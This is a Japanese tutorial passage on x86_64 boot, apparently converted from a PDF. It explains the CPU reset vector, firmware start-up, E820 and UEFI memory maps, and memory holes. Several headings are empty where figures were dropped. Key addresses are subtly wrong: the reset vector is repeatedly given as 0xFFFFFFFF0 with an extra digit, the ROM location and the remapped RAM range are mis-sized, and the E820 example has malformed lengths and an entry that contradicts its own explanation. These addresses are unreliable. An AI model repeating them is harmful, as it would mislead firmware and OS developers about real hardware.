
$$\begin{aligned}
 \text{実効アドレス} &= (\text{セグメント} \ll 4) + \text{オフセット} \\
 &= (0xF000 \ll 4) + 0xE05B \\
 &= 0xF0000 + 0xE05B \\
 &= 0xFE05B
 \end{aligned}$$

なぜセグメント形式なのか:

理由	説明
後方互換性	8086 以来のアーキテクチャ
20bitアドレッシング	リアルモードの制約
歴史的経緯	1MBメモリ空間の時代の設計

# ファームウェアの起動プロセス

## ステージ1: リセットベクタ



## ステージ2: ファームウェアエントリポイント

ジャンプ先で、ファームウェアが本格的に動作を開始します：

```
; 0xFE05B (例)
cli                      ; 割り込み禁止
cld                      ; 方向フラグクリア
mov ax, 0xF000           ; データセグメント設定
mov ds, ax
mov es, ax
mov ss, ax
; ... 初期化処理継続
```

主な処理:

### 1. レジスタ初期化

- セグメントレジスタ設定
- スタックポインタ設定

### 2. 基本的なハードウェアチェック

- CPU IDの確認
- キャッシュの設定

### 3. 次のステージへ遷移

- UEFIの場合: SEC フェーズ
- レガシーBIOSの場合: POST

## UEFI と レガシーBIOS の違い

### リセットベクタの扱い




## 共通点と相違点

項目	UEFI	レガシーBIOS
リセットベクタ	0xFFFFFFFF0	0xFFFFFFFF0 (同じ)
初期モード	リアルモード	リアルモード (同じ)
次のフェーズ	SEC → PEI	POST
メモリ初期化	PEI で実施	POST で実施
モード遷移	早期に64bitへ	16bitを継続

# ハードウェアの役割

## チップセットの責務



## チップセットの役割:

### 1. SPIフラッシュROMのマッピング

- 物理デバイスをメモリ空間に配置
- 固定アドレス（通常 4GB 付近）

### 2. 電源シーケンス制御


- 電圧の安定化
- リセット信号の管理

### 3. 初期バス設定

- CPU-メモリ間のバス
- 低速デバイスへのアクセス


## SPI ROM (Flash Memory)

SPIフラッシュの特性:



# なぜこの設計なのか

## 設計思想



## 重要な設計原則:

### 1. 決定論的動作

- リセット時の状態は完全に決まっている
- デバッグ容易

### 2. 最小限の依存

- RAM不要
- 他のハードウェア不要

### 3. 後方互換性

- 30年以上継承されている
- 既存のツール・知識が使える


# まとめ

この章では、CPUリセットから最初の命令実行までを説明しました。

## 重要なポイント:

- x86\_64 CPUはリセット時に**0xFFFFFFFF0**から実行開始
- この位置をリセットベクタと呼ぶ
- リセットベクタには**JMP命令**が配置され、ファームウェア本体へジャンプ
- ファームウェアは**SPI ROM**に配置され、チップセットが固定アドレスにマップ
- リセット直後はRAM未初期化なので、**ROMのみアクセス可能**

## 流れの要約:



---

次章では、メモリマップと **E820** の仕組みを見ていきます。

## 参考資料

- Intel® 64 and IA-32 Architectures Software Developer's Manual - Volume 3, Chapter 9: Processor Management and Initialization
- AMD64 Architecture Programmer's Manual - Volume 2, Chapter 14: Processor Initialization and Long Mode
- UEFI Specification v2.10 - Section 2.3: Boot Phases

# メモリマップと E820

## 🎯 この章で学ぶこと

- x86\_64 アーキテクチャのメモリマップ構造
- E820 メモリマップとは何か
- メモリ領域の種類と用途
- ファームウェアがメモリマップを構築する仕組み

## 📚 前提知識

- リセットベクタ（前章）
- メモリアドレスの基本概念

## メモリマップとは

### 物理アドレス空間の構造

メモリマップ (Memory Map) とは、物理アドレス空間における各領域の配置と用途を定義したものです。



### なぜメモリマップが必要か



## **主な理由:**

### **1. RAMの識別**

- どこが使用可能なメモリか
- どこがデバイスマメリか

### **2. 衝突回避**


- ファームウェア使用中の領域
- ハードウェアマップされた領域

### **3. OS初期化**

- ページングの設定
- メモリアロケータの初期化

# 典型的なx86\_64メモリマップ

## 全体像



## 主要領域の詳細

アドレス範囲	名称	用途	タイプ
0x00000-0x003FF	IVT	割り込みベクターブル	RAM
0x00400-0x004FF	BDA	BIOS Data Area	RAM
0x00500-0x07BFF	Free	使用可能	RAM
0x07C00-0x07DFF	Boot Sector	ブートセクタ	RAM
0x80000-0x9FBFF	Extended Low	使用可能	RAM
0x9FC00-0x9FFFF	EBDA	Extended BIOS Data	RAM
0xA0000-0xBFFFF	Video Memory	VGAフレームバッファ	デバイス
0xC0000-0xFFFFF	ROM Area	Option ROM, System BIOS	ROM
0x100000-	Extended Memory	使用可能RAM (1MB以上)	RAM

## E820 メモリマップ


### E820 とは

E820は、BIOSがOSにメモリマップを伝えるための標準インターフェースです。

#### 名称の由来:

- INT 15h, AX=E820h
- レガシーBIOS時代のBIOS割り込み番号

## E820 の役割



## E820 エントリの構造

各メモリ領域は、以下の構造で記述されます：

```
struct E820Entry {
    UINT64 BaseAddr;      // 開始アドレス
    UINT64 Length;        // 長さ (バイト)
    UINT32 Type;          // メモリタイプ
    UINT32 Attributes;   // 属性 (拡張)
};
```

## メモリタイプの種類

Type	名称	説明	OS の扱い
1	Usable RAM	使用可能なRAM	ページ管理対象
2	Reserved	予約済み	使用禁止
3	ACPI Reclaimable	ACPIテーブル	ACPI解析後に再利用可
4	ACPI NVS	ACPI Non-Volatile Storage	保護必須
5	Bad Memory	不良メモリ	使用禁止
6+	その他	ベンダー固有など	Reserved扱い

## E820 の例

Base Address	Length	Type
0x0000000000000000	0x000000000009FC00	Usable (1)
0x000000000009FC00	0x000000000000400	Reserved (2)
0x00000000000F0000	0x0000000000010000	Reserved (2)
0x0000000000100000	0x0000000007FEF0000	Usable (1)
0x0000000007FFF0000	0x0000000000010000	ACPI Reclai (3)
0x00000000E0000000	0x0000000010000000	Reserved (2)
0x00000000FEC00000	0x0000000000001000	Reserved (2)
0x00000000FEE00000	0x0000000000001000	Reserved (2)
0x0000000010000000	0x0000000080000000	Usable (1)

この例では:

- 0-640KB: 使用可能RAM
- 2GB以上: 64bitアドレス空間のRAM
- 0xFEC00000, 0xFEE00000: I/O APIC, Local APIC

# UEFIにおけるメモリマップ

## UEFI Memory Map

UEFIは、レガシーBIOSのE820よりも詳細なメモリマップを提供します。


```
typedef struct {
    UINT32             Type;           // メモリタイプ
    EFI_PHYSICAL_ADDRESS PhysicalStart; // 開始物理アドレス
    EFI_VIRTUAL_ADDRESS VirtualStart;  // 開始仮想アドレス
    UINT64             NumberOfPages; // ページ数 (4KB単位)
    UINT64             Attribute;      // 属性フラグ
} EFI_MEMORY_DESCRIPTOR;
```

## UEFIメモリタイプ

Type	名称	説明
EfiReservedMemoryType	予約	使用禁止
EfiLoaderCode	ローダコード	ブートローダのコード
EfiLoaderData	ローダデータ	ブートローダのデータ
EfiBootServicesCode	ブートサービスコード	UEFI実行時のコード
EfiBootServicesData	ブートサービスデータ	UEFI実行時のデータ
EfiRuntimeServicesCode	ランタイムサービスコード	OS実行中も使用
EfiRuntimeServicesData	ランタイムサービスデータ	OS実行中も使用
EfiConventionalMemory	通常メモリ	使用可能RAM

Type	名称	説明
EfiUnusableMemory	使用不可	不良メモリ
EfiACPIReclaimMemory	ACPI再利用可	ACPIテーブル
EfiACPIMemoryNVS	ACPI NVS	ACPI専用
EfiMemoryMappedIO	MMIO	デバイスマメモリ


## UEFI と E820 の対応



UEFI ブートローダは、UEFI Memory MapをE820形式に変換してLinuxカーネルに渡します。

# メモリマップの構築プロセス

## ファームウェアがメモリマップを構築する流れ




## 各フェーズでの役割

Phase	メモリマップ関連の処理
<b>SEC</b>	- ROM領域のマップ - CAR (Cache as RAM) 設定
<b>PEI</b>	- DRAMの初期化 - 使用可能RAM領域の確定
<b>DXE</b>	- PCIeデバイス列挙 - MMIOアドレスの割り当て - ACPIテーブル配置

Phase	メモリマップ関連の処理
BDS	- 最終メモリマップの確定 - OSへの引き渡し


## メモリマップの動的更新




# メモリホール (Memory Hole)

## メモリホールとは

メモリホール (Memory Hole) は、物理RAMが連続していない領域です。



## なぜメモリホールが存在するか



## 理由:

### 1. 32bitアドレス空間との互換性

- 4GB以下にデバイスをマップ

- 古いOSやドライバの互換性

## 2. デバイスMMIOの配置

- PCIe設定空間
- グラフィックスメモリ

## 3. ファームウェアROMの配置

- 0xFFFF00000 付近

## RAM Remapping

チップセットは、ホールに隠れたRAMを**4GB以上**の領域に再マップします：

物理RAM: 4GB

実際のマップ:

0x0	-	0xC0000000	:	3GB RAM (使用可能)
0xC0000000	-	0xFFFFFFFF	:	1GB デバイス領域 (ホール)
0x100000000	-	0x13FFFFFF	:	1GB RAM (リマップ)

→ 合計 4GB の RAM が使用可能

## メモリマップの用途

### OS 起動時



Linux カーネルは、E820メモリマップを元に：

## 1. ページング初期化

- 使用可能RAM領域の識別

- ページフレームアロケータ設定

## 2. メモリゾーン設定

- ZONE\_DMA, ZONE\_NORMAL, ZONE\_HIGHMEM

## 3. 予約領域の保護

- ACPIテーブル
- ファームウェアランタイムサービス

## ACPI テーブルの配置

E820 Type 3 (ACPI Reclaimable):  
0x7FFF0000 – 0x7FFFFFFF (64KB)

この領域に以下を配置:

- RSDP (Root System Description Pointer)
- RSDT/XSDT
- FADT, MADT, MCFG, HPET, etc.

## まとめ

この章では、メモリマップとE820について説明しました。

